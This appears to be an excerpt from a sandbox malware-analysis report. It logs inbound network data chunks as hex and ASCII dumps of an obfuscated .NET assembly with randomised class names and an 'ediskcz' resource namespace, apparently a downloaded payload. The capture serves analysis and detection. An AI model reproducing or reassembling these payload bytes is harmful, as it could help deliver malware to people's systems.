2021-09-28 05:54:35 UTC	187	IN	Data Raw: ff fe 0c 0a 00 20 1f 00 00 00 fe 0c 00 00 9c 20 52 01 00 00 28 d2 05 00 06 39 79 be ff ff 26 20 82 00 00 00 38 6e be ff ff fe 0c 0a 00 20 0d 00 00 00 fe 0c 00 00 9c 20 de 01 00 00 38 56 be ff ff 11 76 28 a6 05 00 06 11 65 59 13 86 20 dd 01 00 00 fe 0e 21 00 38 38 be ff ff fe 0c 0a 00 20 02 00 00 00 fe 0c 00 00 9c 20 5c 02 00 00 38 24 be ff ff 28 87 05 00 06 1a 40 55 dc ff ff 20 70 01 00 00 28 d1 05 00 06 3a 0a be ff ff 26 38 00 be ff ff 11 3b 28 20 05 00 06 13 1c 20 07 00 00 00 38 f1 bd ff ff 11 1f 8e 69 16 3e d0 e3 ff ff 20 41 02 00 00 fe 0e 21 00 38 d5 bd ff ff fe 0c 04 00 20 0e 00 00 00 20 89 00 00 00 20 59 00 00 00 59 9c 20 d1 00 00 00 28 d2 05 00 06 39 b5 bd ff ff 26 20 96 00 00 00 38 aa bd ff ff 20 74 00 00 00 20 30 00 00 00 58 fe 0e 00 00 20 02 01 Data Ascii: R(9y& 8n 8Vv(eY !88 \8$(@U p(:&8;(8i> A!8 YY (9& 8 t 0X
2021-09-28 05:54:35 UTC	191	IN	Data Raw: 00 06 3a 0b ae ff ff 26 20 47 00 00 00 38 00 ae ff ff 11 33 17 1f 6c 9c 20 ab 00 00 00 38 f0 ad ff ff fe 0c 0a 00 20 10 00 00 00 fe 0c 00 00 9c 20 21 01 00 00 38 d8 ad ff ff fe 0c 04 00 20 09 00 00 00 20 ae 00 00 00 20 3a 00 00 00 59 9c 20 4d 02 00 00 38 b9 ad ff ff fe 0c 0a 00 20 09 00 00 00 20 cd 00 00 00 20 2f 00 00 00 58 9c 20 d7 00 00 00 28 d2 05 00 06 39 95 ad ff ff 26 38 8b ad ff ff 11 83 18 1f 74 9c 20 2d 01 00 00 38 7f ad ff ff fe 0c 0a 00 20 1e 00 00 00 fe 0c 00 00 9c 20 5d 00 00 00 28 d1 05 00 06 3a 62 ad ff ff 26 38 58 ad ff ff 11 33 16 1f 63 9c 20 79 01 00 00 28 d2 05 00 06 39 47 ad ff ff 26 20 77 01 00 00 38 3c ad ff ff fe 0c 04 00 20 02 00 00 00 fe 0c 79 00 9c 20 6f 02 00 00 28 d1 05 00 06 3a 1f ad ff ff 26 38 15 ad ff ff 20 64 00 00 00 20 Data Ascii: :& G83l 8 !8 :Y M8 /X (9&8t -8](:b&8X3c y(9G& w8< y o(:&8 d
2021-09-28 05:54:35 UTC	195	IN	Data Raw: 0e 7a 00 fe 0c 56 00 20 00 ff 00 ff 5f fe 0e 0b 00 fe 0c 7a 00 1e 64 fe 0c 0b 00 1e 62 60 fe 0c 46 00 61 fe 0e 7a 00 fe 0c 56 00 1d 62 fe 0c 56 00 1f 19 64 60 fe 0e 56 00 fe 0c 70 00 20 55 55 55 55 5f fe 0e 55 00 fe 0c 70 00 20 aa aa aa aa 5f fe 0e 02 00 fe 0c 55 00 17 64 fe 0c 02 00 17 62 60 fe 0c 56 00 61 fe 0e 55 00 fe 0c 70 00 1f 09 62 fe 0c 70 00 1f 17 64 60 fe 0e 70 00 fe 0c 46 00 76 6c 23 00 00 00 00 00 00 00 00 40 0a 00 00 00 fe 0c 46 00 17 59 fe 0e 46 00 fe 0c 56 00 76 6c fe 0c 46 00 76 6c 5b fe 0c 46 00 76 6c 58 6d fe 0e 29 00 20 23 7d 0d 00 fe 0c 29 00 61 76 6c 23 00 00 c0 38 a8 e0 d3 41 58 6d fe 0e 46 00 fe 0c 56 00 20 0d c5 48 1a 5a 6e fe 0e 78 00 fe 0c 78 00 17 6a 60 fe 0e 78 00 fe 0c 05 00 fe 0c 05 00 5a 6e fe 0c 78 00 5e 6d fe 0e 05 00 fe Data Ascii: zV _zdb`FazVbVd`Vp UUUU_Up _Udb`VaUpbpd`pFvl#@FYFVvlFvl[FvlXm) #})avl#8AXmFV HZnxxj`xZnx^m
2021-09-28 05:54:35 UTC	199	IN	Data Raw: f0 05 00 06 2a 00 2e 00 fe 09 00 00 28 3d 01 00 0a 2a 2e 00 fe 09 00 00 28 3e 01 00 0a 2a 2e 00 fe 09 00 00 28 3f 01 00 0a 2a 2a fe 09 00 00 6f 40 01 00 0a 2a 00 2a fe 09 00 00 6f 41 01 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 42 01 00 0a 2a 2a fe 09 00 00 6f 43 01 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 cb 00 00 0a 2a 2a fe 09 00 00 6f cd 00 00 0a 2a 00 2a fe 09 00 00 6f 44 01 00 0a 2a 00 2a fe 09 00 00 6f 45 01 00 0a 2a 00 2a fe 09 00 00 28 f6 00 00 0a 2a 00 3a fe 09 00 00 fe 09 01 00 6f 46 01 00 0a 2a 00 2e 00 fe 09 00 00 28 47 01 00 0a 2a 2e 00 fe 09 00 00 28 48 01 00 0a 2a 2a fe 09 00 00 6f 49 01 00 0a 2a 00 2e 00 fe 09 00 00 28 4a 01 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 a4 00 00 0a 2a 5e 00 fe 09 00 00 fe 09 01 00 fe 09 02 00 fe 09 03 Data Ascii: *.(=*.(>*.(?**o@**oA*>(B**oC*>(**o**oD**oE**(*:oF*.(G*.(H**oI*.(J*>(*^
2021-09-28 05:54:35 UTC	201	IN	Data Raw: 00 00 6d 2f 00 00 6d 2e 00 00 91 26 00 00 54 03 00 00 de 0a 00 00 f3 25 00 00 72 0b 00 00 72 10 00 00 02 0b 00 00 3b 1f 00 00 e4 16 00 00 c5 2d 00 00 29 1d 00 00 bd 04 00 00 cd 23 00 00 49 0f 00 00 d0 32 00 00 4b 19 00 00 61 27 00 00 73 14 00 00 55 2f 00 00 33 1c 00 00 3e 0c 00 00 f1 07 00 00 f8 24 00 00 14 14 00 00 23 03 00 00 22 33 00 00 8c 29 00 00 43 0a 00 00 e6 02 00 00 ec 04 00 00 04 30 00 00 0a 2d 00 00 c4 09 00 00 ab 05 00 00 eb 2f 00 00 92 2d 00 00 7f 21 00 00 dd 2d 00 00 24 2e 00 00 8d 02 00 00 de 00 00 00 28 00 00 00 c7 27 00 00 5e 02 00 00 56 0c 00 00 6f 2a 00 00 8b 03 00 00 00 2e 00 00 c0 19 00 00 43 16 00 00 b2 03 00 00 ad 0e 00 00 e5 23 00 00 3d 21 00 00 ed 10 00 00 9b 1f 00 00 e3 24 00 00 03 2a 00 00 1d 01 00 00 85 2f 00 00 d1 26 00 00 15 Data Ascii: m/m.&T%rr;-)#l2Ka'sU/3>$#"3)C0-/-!-$.('^Vo*.C#=!$*/&

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	206	IN	Data Raw: 20 a9 01 00 00 38 3e ed ff ff 20 6f 00 00 00 20 73 00 00 00 58 fe 0e 18 00 20 14 00 00 00 38 25 ed ff ff fe 0c 13 00 20 1c 00 00 00 fe 0c 18 00 9c 20 13 00 00 00 28 40 06 00 06 3a 08 ed ff ff 26 38 fe ec ff ff 11 16 11 24 58 13 16 20 54 00 00 00 38 f1 ec ff ff fe 0c 10 00 20 03 00 00 00 fe 0c 2e 00 9c 20 16 00 00 00 38 d9 ec ff ff fe 0c 13 00 20 0d 00 00 00 fe 0c 18 00 9c 20 a4 00 00 00 38 c1 ec ff ff 20 59 00 00 00 20 43 00 00 00 58 fe 0e 2a 00 20 0f 01 00 00 38 a8 ec ff ff 20 75 00 00 00 20 2d 00 00 00 58 fe 0e 2a 00 20 26 00 00 00 38 8f ec ff ff 20 9f 00 00 00 20 35 00 00 00 59 fe 0e 2e 00 20 5c 01 00 00 38 76 ec ff ff fe 0c 10 00 20 00 00 00 00 20 15 00 00 00 20 35 00 00 00 58 9c 20 d1 00 00 00 fe 0e 0b 00 38 4f ec ff ff 11 02 73 3d 00 00 0a 16 73 55 Data Ascii: 8> o sX 8% (@:&8$X T8 . 8 8 Y CX* 8 u -X* &8 5Y. \8v 5X 8Os=sU
2021-09-28 05:54:35 UTC	210	IN	Data Raw: 00 00 00 20 2d 00 00 00 59 fe 0e 18 00 20 60 01 00 00 fe 0e 0b 00 38 a4 dc ff ff fe 0c 13 00 20 03 00 00 00 fe 0c 18 00 9c 20 e0 00 00 00 38 90 dc ff ff fe 0c 13 00 20 11 00 00 00 fe 0c 2a 00 9c 20 76 01 00 00 fe 0e 0b 00 38 70 dc ff ff fe 0c 13 00 20 02 00 00 00 20 48 00 00 00 20 32 00 00 00 59 9c 20 eb 00 00 00 38 55 dc ff ff 11 34 16 3e 45 e8 ff ff 20 43 00 00 00 28 40 06 00 06 3a 3e dc ff ff 26 38 34 dc ff ff 20 25 00 00 00 20 06 00 00 00 58 fe 0e 18 00 20 3f 00 00 00 28 40 06 00 06 3a 1a dc ff ff 26 38 10 dc ff ff 20 5d 00 00 00 20 34 00 00 00 58 fe 0e 2a 00 20 48 00 00 00 38 fb db ff ff 16 13 34 20 e2 00 00 00 38 ee db ff ff fe 0c 13 00 20 0f 00 00 00 20 dc 00 00 00 20 49 00 00 00 59 9c 20 7a 01 00 00 28 41 06 00 06 39 ca db ff ff 26 38 c0 db ff ff Data Ascii: -Y `8 8 * v8p H 2Y 8U4>E C(@:>&84 % X ?(@:&8] 4X* H84 8 IY z(A9&8
2021-09-28 05:54:35 UTC	214	IN	Data Raw: 3c 00 00 00 28 40 06 00 06 3a 30 cc ff ff 26 20 26 00 00 00 38 25 cc ff ff fe 0c 10 00 20 04 00 00 00 fe 0c 2c 00 9c 20 75 00 00 00 38 0d cc ff ff 16 13 24 20 45 00 00 00 38 00 cc ff ff 20 7b 00 00 00 20 3a 00 00 00 58 fe 0e 18 00 20 11 01 00 00 28 41 06 00 06 39 e2 cb ff ff 26 38 d8 cb ff ff fe 0c 13 00 20 1b 00 00 00 20 72 00 00 00 20 23 00 00 00 58 9c 20 1f 01 00 00 38 bd cb ff ff fe 0c 13 00 20 00 00 00 00 20 15 00 00 00 20 35 00 00 00 58 9c 20 21 01 00 00 38 9e cb ff ff 20 bd 00 00 00 20 3f 00 00 00 59 fe 0e 2c 00 20 ee 00 00 00 38 85 cb ff ff 11 37 11 11 11 11 8e 69 17 11 0e 58 59 91 60 13 37 20 33 01 00 00 38 6a cb ff ff fe 0c 10 00 20 02 00 00 00 fe 0c 2e 00 9c 20 d4 00 00 00 38 52 cb ff ff fe 0c 10 00 20 0e 00 00 00 fe 0c 2c 00 9c 20 04 00 00 00 Data Ascii: <(@:0& &8% , u8$ E8 { :X (A9&8 r #X 8 5X !8 ?Y, 87iXY`7 38j . 8R ,
2021-09-28 05:54:35 UTC	218	IN	Data Raw: 06 2a 00 00 42 28 1e 05 00 06 d0 6d 00 00 02 28 15 05 00 06 2a 00 00 00 46 2b 05 28 55 67 70 4a 0e 01 0e 00 6f 94 06 00 06 2a 00 00 42 28 1e 05 00 06 d0 6e 00 00 02 28 15 05 00 06 2a 00 00 00 4e 2b 05 28 73 78 44 53 0e 02 0e 00 0e 01 6f 98 06 00 06 2a 42 28 1e 05 00 06 d0 6f 00 00 02 28 15 05 00 06 2a 00 00 00 4e 2b 05 28 31 76 2b 37 0e 02 0e 00 0e 01 6f 9c 06 00 06 2a 42 28 1e 05 00 06 d0 70 00 00 02 28 15 05 00 06 2a 00 00 00 46 2b 05 28 69 92 4c 51 0e 01 0e 00 6f a0 06 00 06 2a 00 00 42 28 1e 05 00 06 d0 71 00 00 02 28 15 05 00 06 2a 00 00 00 46 2b 05 28 94 87 3e 57 0e 01 0e 00 6f a4 06 00 06 2a 00 00 42 28 1e 05 00 06 d0 72 00 00 02 28 15 05 00 06 2a 00 00 00 4e 2b 05 28 fa c4 61 5a 0e 02 0e 00 0e 01 6f a8 06 00 06 2a 42 28 1e 05 00 06 d0 73 00 00 02 Data Ascii: *B(m(*F+(UgpJo*B(n(*N+(sxDSo*B(o(*N+(1v+7o*B(p(*F+(iLQo*B(q(*F+(>Wo*B(r(*N+(aZo*B(s
2021-09-28 05:54:35 UTC	222	IN	Data Raw: 5c 40 66 0e 01 0e 00 6f 34 08 00 06 2a 00 00 42 28 1e 05 00 06 d0 d6 00 00 02 28 15 05 00 06 2a 00 00 00 4e 2b 05 28 0f a9 31 6b 0e 02 0e 00 0e 01 6f 38 08 00 06 2a 42 28 1e 05 00 06 d0 d7 00 00 02 28 15 05 00 06 2a 00 00 00 46 2b 05 28 91 ce 09 6b 0e 01 0e 00 6f 3c 08 00 06 2a 00 00 42 28 1e 05 00 06 d0 d8 00 00 02 28 15 05 00 06 2a 00 00 00 42 53 4a 42 01 00 01 00 00 00 00 00 0c 00 00 00 76 34 2e 30 2e 33 30 33 31 39 00 00 00 00 05 00 6c 00 00 00 44 b8 00 00 23 7e 00 00 b0 b8 00 00 24 94 00 00 23 53 74 72 69 6e 67 73 00 00 00 00 d4 4c 01 00 68 05 00 00 23 55 53 00 3c 52 01 00 20 00 00 00 23 47 55 49 44 00 00 00 5c 52 01 00 e4 26 00 00 23 42 6c 6f 62 00 00 00 00 00 00 00 02 00 00 01 57 bd a3 3d 09 0f 00 00 00 00 00 00 00 00 00 00 02 00 00 00 a0 00 00 00 Data Ascii: \@fo4*B((*N+(1ko8*B((*F+(ko<*B((*BSJBv4.0.30319ID#~$#StringsLh#US<R #GUID\R&#BlobW=
2021-09-28 05:54:35 UTC	226	IN	Data Raw: 00 01 00 00 b2 14 00 00 5d 00 ff 01 1c 08 00 01 00 00 c6 14 00 00 5d 00 00 02 20 08 00 01 00 00 da 14 00 00 5d 00 01 02 24 08 00 01 00 00 ee 14 00 00 5d 00 02 02 28 08 00 01 00 00 02 15 00 00 5d 00 03 02 2c 08 00 01 00 00 16 15 00 00 5d 00 04 02 30 08 00 01 00 00 2a 15 00 00 5d 00 05 02 34 08 00 01 00 00 3e 15 00 00 5d 00 06 02 38 08 00 01 00 00 52 15 00 00 5d 00 07 02 3c 08 13 00 81 15 12 01 13 00 f9 15 12 01 31 00 5d 16 27 01 31 00 67 16 2f 01 31 00 71 16 37 01 31 00 80 16 3f 01 11 00 8a 16 12 01 13 00 70 17 12 01 21 00 67 18 f3 01 11 00 aa 18 12 01 13 00 0d 19 27 02 21 00 56 1b fd 03 21 00 68 1b 01 04 21 00 74 1b 07 04 13 00 81 1b 11 04 11 00 08 1c 4a 04 11 00 12 1c 4a 04 31 00 1c 1c 4d 04 11 00 26 1c 51 04 06 00 f8 1f fb 04 06 00 03 20 fb 04 06 00 0e Data Ascii:]]]$](],]0*]4>]8R]<1]'1g/1q71?p!g'!V!h!tJJ1M&Q
2021-09-28 05:54:35 UTC	230	IN	Data Raw: 00 a5 00 26 00 34 2b 00 00 08 00 11 00 3f 1c 60 04 26 00 44 2b 00 00 08 00 11 00 a2 1c 6f 04 28 00 74 2b 00 00 08 00 11 00 d2 1c 83 04 29 00 84 2b 00 00 08 00 11 00 dc 1c 92 04 2b 00 94 2b 00 00 08 00 11 00 f1 1c a8 04 2d 00 c0 2b 00 00 08 00 16 00 0e 1d 30 05 31 00 d0 2b 00 00 08 00 11 00 30 1d 41 05 35 00 e0 2b 00 00 08 00 93 00 3a 1d 0e 01 36 00 e8 2b 00 00 08 00 93 00 4e 1d 0e 01 36 00 f0 2b 00 00 08 00 93 00 62 1d 46 05 36 00 f8 2b 00 00 08 00 93 00 76 1d 19 01 36 00 00 2c 00 00 08 00 93 00 8a 1d 4b 05 36 00 08 2c 00 00 08 00 93 00 9e 1d 0e 01 36 00 10 2c 00 00 08 00 93 00 b2 1d 50 05 36 00 18 2c 00 00 08 00 93 00 c6 1d 55 05 37 00 20 2c 00 00 08 00 93 00 da 1d 5b 05 39 00 28 2c 00 00 08 00 93 00 f5 1d 5b 05 3a 00 30 2c 00 00 08 00 93 00 09 1e 62 05 Data Ascii: &4+?`&D+o(t+)+++-+01+0A5+:6+N6+bF6+v6,K6,6,P6,U7 ,[9(,[:0,b
2021-09-28 05:54:35 UTC	233	IN	Data Raw: 1f 08 ff 00 00 00 00 00 00 00 c6 05 2b 2a 1f 08 00 01 00 00 00 00 00 00 c6 05 36 2a 1f 08 01 01 00 00 00 00 00 00 c6 05 41 2a 1f 08 02 01 00 00 00 00 00 00 c6 05 4c 2a 1f 08 03 01 50 33 00 00 08 00 c3 02 95 25 08 08 04 01 58 33 00 00 08 00 84 18 3f 00 a5 00 04 01 68 33 00 00 08 00 91 18 66 15 0e 01 04 01 e8 33 00 00 08 00 93 00 57 2a 0e 01 04 01 f0 33 00 00 08 00 93 00 6b 2a 0e 01 04 01 f8 33 00 00 08 00 93 00 7f 2a 19 01 04 01 00 34 00 00 08 00 93 00 93 2a cd 08 04 01 08 34 00 00 08 00 93 00 a7 2a 0e 01 04 01 10 34 00 00 08 00 93 00 bb 2a 0e 01 04 01 18 34 00 00 08 00 c3 02 e2 25 0c 08 04 01 28 34 00 00 08 00 c3 02 8a 25 0c 08 05 01 38 34 00 00 08 00 86 18 3f 00 2d 00 06 01 48 34 00 00 08 00 86 18 3f 00 db 08 07 01 58 34 00 00 08 00 c6 00 d3 29 c8 08 08 Data Ascii: +*6*A*L*P3%X3?h3f3W*3k*3*4*4*4%(4%84?-H4?X4)
2021-09-28 05:54:35 UTC	238	IN	Data Raw: 08 64 01 90 41 00 00 08 00 c3 02 7f 25 08 08 64 01 98 41 00 00 08 00 c6 00 34 27 a2 08 64 01 a8 41 00 00 08 00 83 00 d2 32 82 09 65 01 bc 41 00 00 08 00 c3 02 a0 25 19 08 65 01 cc 41 00 00 08 00 c6 00 3f 27 aa 08 66 01 d4 41 00 00 08 00 c6 00 4a 27 aa 08 66 01 dc 41 00 00 08 00 c6 00 55 27 aa 08 66 01 e4 41 00 00 08 00 c6 00 60 27 aa 08 66 01 ec 41 00 00 08 00 c6 00 6b 27 aa 08 66 01 f4 41 00 00 08 00 c6 00 76 27 aa 08 66 01 fc 41 00 00 08 00 c6 00 81 27 aa 08 66 01 04 42 00 00 08 00 c6 00 8c 27 af 08 66 01 0c 42 00 00 08 00 c6 00 97 27 af 08 66 01 14 42 00 00 08 00 c6 00 a2 27 aa 08 66 01 1c 42 00 00 08 00 c6 00 ad 27 aa 08 66 01 24 42 00 00 08 00 c6 00 b8 27 aa 08 66 01 2c 42 00 00 08 00 c6 00 c3 27 af 08 66 01 34 42 00 00 08 00 c6 00 ce 27 aa 08 66 01 Data Ascii: dA%dA4'dA2eA%eA?'fAJ'fAU'fA`'fAk'fAv'fA'fB'fB'fB'fB'f$B'f,B'f4B'f
2021-09-28 05:54:35 UTC	242	IN	Data Raw: be 01 04 51 00 00 08 00 c3 02 ab 25 1f 08 be 01 14 51 00 00 08 00 c3 02 b6 25 1f 08 bf 01 24 51 00 00 08 00 c3 02 c1 25 08 08 c0 01 2c 51 00 00 08 00 91 18 66 15 0e 01 c0 01 ac 51 00 00 08 00 93 00 0b 3c 0e 01 c0 01 b4 51 00 00 08 00 93 00 1f 3c 0e 01 c0 01 bc 51 00 00 08 00 93 00 33 3c 19 01 c0 01 c4 51 00 00 08 00 93 00 47 3c 02 0a c0 01 cc 51 00 00 08 00 93 00 5b 3c 21 09 c0 01 d4 51 00 00 08 00 93 00 6f 3c 46 05 c0 01 dc 51 00 00 08 00 93 00 83 3c 08 0a c0 01 e4 51 00 00 08 00 93 00 97 3c 9d 08 c1 01 ec 51 00 00 08 00 93 00 ab 3c 9d 08 c1 01 f4 51 00 00 08 00 93 00 bf 3c 9d 08 c1 01 fc 51 00 00 08 00 93 00 d3 3c 0e 01 c1 01 04 52 00 00 08 00 86 18 3f 00 0f 0a c1 01 14 52 00 00 08 00 c3 02 4f 3b 82 09 c3 01 20 52 00 00 08 00 c3 02 e2 25 0c 08 c3 01 30 Data Ascii: Q%Q%$Q%,QfQ<Q<Q3<QG<Q[<!Qo<FQ<Q<Q<Q<Q<R?RO; R%0

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	246	IN	Data Raw: 02 e4 64 00 00 08 00 93 00 8c 51 9d 08 4e 02 ec 64 00 00 08 00 93 00 a0 51 46 05 4e 02 f4 64 00 00 08 00 93 00 b4 51 27 09 4e 02 fc 64 00 00 08 00 93 00 c8 51 20 0f 4e 02 04 65 00 00 08 00 93 00 dc 51 28 0f 51 02 0c 65 00 00 08 00 93 00 f0 51 0e 01 54 02 14 65 00 00 08 00 93 00 04 52 0e 01 54 02 1c 65 00 00 08 00 93 00 18 52 0e 01 54 02 24 65 00 00 08 00 93 00 2c 52 0e 01 54 02 2c 65 00 00 08 00 86 18 3f 00 a5 00 54 02 3c 65 00 00 08 00 c3 02 e2 25 0c 08 54 02 4c 65 00 00 08 00 c3 02 8a 25 0c 08 55 02 5c 65 00 00 08 00 86 18 3f 00 30 0f 56 02 6c 65 00 00 08 00 86 18 3f 00 35 0f 57 02 7c 65 00 00 08 00 c6 00 a8 17 c1 01 59 02 8c 65 00 00 08 00 c3 02 a0 25 19 08 59 02 9c 65 00 00 08 00 c3 02 ab 25 1f 08 5a 02 ac 65 00 00 08 00 c3 02 b6 25 1f 08 5b 02 bc 65 Data Ascii: dQNdQFNdQ'NdQ NeQ(QeQTeRTeRT$e,RT,e?T<e%TLe%U\e?0Vle?5W\eYe%Ye%Ze%[e
2021-09-28 05:54:35 UTC	250	IN	Data Raw: 8c 37 01 00 08 00 93 00 1f 6f 27 09 ea 02 94 37 01 00 08 00 93 00 33 6f 23 02 ea 02 9c 37 01 00 08 00 93 00 47 6f 46 05 ea 02 a4 37 01 00 08 00 93 00 6b 6f 9d 10 ea 02 ac 37 01 00 08 00 93 00 7f 6f bc 07 ea 02 b4 37 01 00 08 00 93 00 93 6f 46 05 ea 02 bc 37 01 00 08 00 93 00 a7 6f 46 05 ea 02 c4 37 01 00 00 00 91 18 66 15 0e 01 ea 02 00 00 00 00 03 00 86 18 3f 00 33 03 ea 02 00 00 00 00 03 00 c6 01 21 1f 2f 16 ec 02 00 00 00 00 03 00 c6 01 b8 1e 3a 16 f2 02 00 00 00 00 03 00 c6 01 03 1f 4b 16 fa 02 cc 37 01 00 00 00 91 18 66 15 0e 01 fc 02 00 00 00 00 03 00 86 18 3f 00 33 03 fc 02 00 00 00 00 03 00 c6 01 21 1f 82 09 fe 02 00 00 00 00 03 00 c6 01 b8 1e 54 16 fe 02 00 00 00 00 03 00 c6 01 03 1f 84 05 00 03 d4 37 01 00 00 00 91 18 66 15 0e 01 01 03 dc 37 01 Data Ascii: 7o'73o#7GoF7ko7o7oF7oF7f?3!/:K7f?3!T7f7
2021-09-28 05:54:35 UTC	254	IN	Data Raw: 00 00 00 03 00 46 00 21 1f e1 1b 72 03 08 85 01 00 08 00 16 00 d0 87 e8 1b 72 03 00 00 00 00 03 00 06 18 3f 00 33 03 72 03 1c 85 01 00 08 00 10 18 66 15 0e 01 72 03 00 00 00 00 03 00 46 00 21 1f f7 1b 72 03 30 85 01 00 08 00 16 00 d0 87 00 1c 72 03 00 00 00 00 03 00 06 18 3f 00 33 03 72 03 44 85 01 00 08 00 10 18 66 15 0e 01 72 03 00 00 00 00 03 00 46 00 21 1f 11 1c 72 03 58 85 01 00 08 00 16 00 d0 87 18 1c 72 03 00 00 00 00 03 00 06 18 3f 00 33 03 72 03 6c 85 01 00 08 00 10 18 66 15 0e 01 72 03 00 00 00 00 03 00 46 00 21 1f 30 0f 72 03 80 85 01 00 08 00 16 00 d0 87 27 1c 72 03 00 00 00 00 03 00 06 18 3f 00 33 03 72 03 94 85 01 00 08 00 10 18 66 15 0e 01 72 03 00 00 00 00 03 00 46 00 21 1f 34 1c 72 03 a8 85 01 00 08 00 16 00 d0 87 3b 1c 72 03 00 00 00 00 Data Ascii: F!rr?3rfrF!r0r?3rDfrF!rXr?3rlfrF!0r'r?3rfrF!4r;r
2021-09-28 05:54:35 UTC	258	IN	Data Raw: 00 00 03 00 06 18 3f 00 33 03 72 03 f8 90 01 00 08 00 10 18 66 15 0e 01 72 03 00 00 01 00 8b 17 00 00 01 00 ce 17 00 00 01 00 8b 17 00 00 01 00 63 19 00 00 01 00 63 19 00 00 02 00 92 19 00 00 01 00 63 19 00 00 02 00 b1 19 00 00 01 00 63 19 00 00 02 00 b1 19 00 00 03 00 92 19 00 00 01 00 63 19 00 00 02 00 b1 19 00 00 01 00 63 19 00 00 02 00 b1 19 00 00 03 00 92 19 00 00 01 00 b1 19 00 00 02 00 92 19 00 00 01 00 b1 19 00 00 02 00 08 1a 00 00 01 00 25 1a 00 00 02 00 35 1a 00 00 03 00 46 1a 00 00 04 00 51 1a 00 00 01 00 25 1a 00 00 02 00 35 1a 00 00 03 00 46 1a 00 00 04 00 51 1a 00 00 01 00 25 1a 00 00 02 00 35 1a 00 00 03 00 46 1a 00 00 04 00 b1 1a 00 00 01 00 25 1a 00 00 02 00 35 1a 00 00 03 00 46 1a 00 00 01 00 a5 1b 00 00 01 00 51 1a 00 00 01 00 8b 17 00 Data Ascii: ?3rfrccccccc%5FQ%5FQ%5F%5FQ
2021-09-28 05:54:35 UTC	262	IN	Data Raw: 00 8b 17 00 00 02 00 8b 17 00 00 03 00 8b 17 00 00 04 00 8b 17 00 00 01 00 8b 17 00 00 02 00 8b 17 00 00 03 00 8b 17 00 00 01 00 8b 17 00 00 01 00 8b 17 00 00 01 00 8b 17 00 00 01 00 8b 17 00 00 01 00 8b 17 00 00 02 00 8b 17 00 00 02 00 8b 17 00 00 02 00 8b 17 00 00 03 00 8b 17 00 00 03 00 8b 17 00 00 04 00 8b 17 00 00 01 00 8b 17 00 00 02 00 8b 17 00 00 03 00 8b 17 00 00 01 00 8b 17 00 00 02 00 8b 17 00 00 03 00 8b 17 00 00 01 00 8b 17 00 00 01 00 8b 17 00 00 02 00 8b 17 00 00 03 00 8b 17 00 00 04 00 8b 17 00 00 01 00 8b 17 00 00 02 00 8b 17 00 00 01 00 2a 56 00 00 01 00 2a 56 00 00 02 00 4d 46 00 00 03 00 56 46 00 00 01 00 5d 46 00 00 01 00 8b 17 Data Ascii: *V*VMFVF]F
2021-09-28 05:54:35 UTC	265	IN	Data Raw: 41 04 3f 00 33 03 39 04 aa 73 9a 17 39 02 69 74 b5 07 39 02 a6 45 a5 00 09 03 07 75 ea 06 e1 02 be 8e 46 05 b1 00 84 17 a3 01 b1 00 8d 17 ad 01 11 01 be 18 c1 01 11 01 c8 18 22 00 11 01 16 09 7e 22 29 01 cd 8e 87 22 11 01 d9 8e c5 02 31 01 eb 8e c1 01 61 01 fd 8e 30 0f 11 01 0b 8f 8e 22 29 01 1e 8f 8e 22 29 01 30 8f 08 08 29 01 4b 65 94 22 21 01 4b 8f c1 01 19 00 84 17 75 14 31 01 cf 5e 9a 22 29 01 59 8f a5 00 51 01 cd 8e 9e 15 51 01 cd 8e a4 22 19 00 60 8f 75 14 59 04 73 8f a9 22 b9 03 db 58 b0 22 f9 02 81 8f eb 0f 19 00 8b 8f b9 22 09 03 91 8f c0 22 19 00 99 8f c7 22 b9 03 a0 8f 51 0d 19 00 a7 8f bb 13 61 04 bc 8f 23 10 69 04 d2 8f cd 22 a9 01 e2 8f d3 22 a9 01 f1 8f a5 00 69 04 f6 8f 0e 01 f9 02 a4 21 eb 0f b1 00 08 90 2d 09 49 04 18 90 da 22 e1 01 88 Data Ascii: A?39s9it9EuF"~")"1a0")")0)Ke"!Ku1^")YQQ"`uYs"X"""""Qa#i""i!-I"
2021-09-28 05:54:35 UTC	270	IN	Data Raw: 67 78 50 49 62 35 30 61 76 6a 35 38 00 52 65 73 6f 75 72 63 65 73 00 65 64 69 73 6b 63 7a 2e 4d 79 2e 52 65 73 6f 75 72 63 65 73 00 4d 79 53 65 74 74 69 6e 67 73 00 41 70 70 6c 69 63 61 74 69 6f 6e 53 65 74 74 69 6e 67 73 42 61 73 65 00 53 79 73 74 65 6d 2e 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 00 4d 79 53 65 74 74 69 6e 67 73 50 72 6f 70 65 72 74 79 00 3c 4d 6f 64 75 6c 65 3e 7b 42 41 42 37 38 39 39 36 2d 33 34 35 38 2d 34 42 34 32 2d 41 41 35 36 2d 31 36 34 31 30 44 45 44 37 39 30 45 7d 00 4c 4b 6d 32 6c 78 64 71 4e 35 31 68 38 68 75 45 36 6a 4c 00 79 50 41 4e 6b 64 64 42 61 44 4f 66 6e 4a 33 75 50 57 39 00 70 38 61 61 65 52 64 35 36 75 6e 76 64 6e 52 54 38 55 36 00 6d 48 49 4e 48 6d 64 51 63 37 66 49 47 79 61 36 36 44 36 00 50 70 36 51 68 47 64 32 63 Data Ascii: gxPIb50avj58Resourcesediskcz.My.ResourcesMySettingsApplicationSettingsBaseSystem.ConfigurationMySettingsProperty<Module>{BAB78996-3458-4B42-AA56-16410DED790E}LKm2lxdqN51h8huE6jLyPANkddBaDOfnJ3uPW9p8aaeRd56unvdnRT8U6mHlNHmdQc7fIGya66D6Pp6QhGd2c
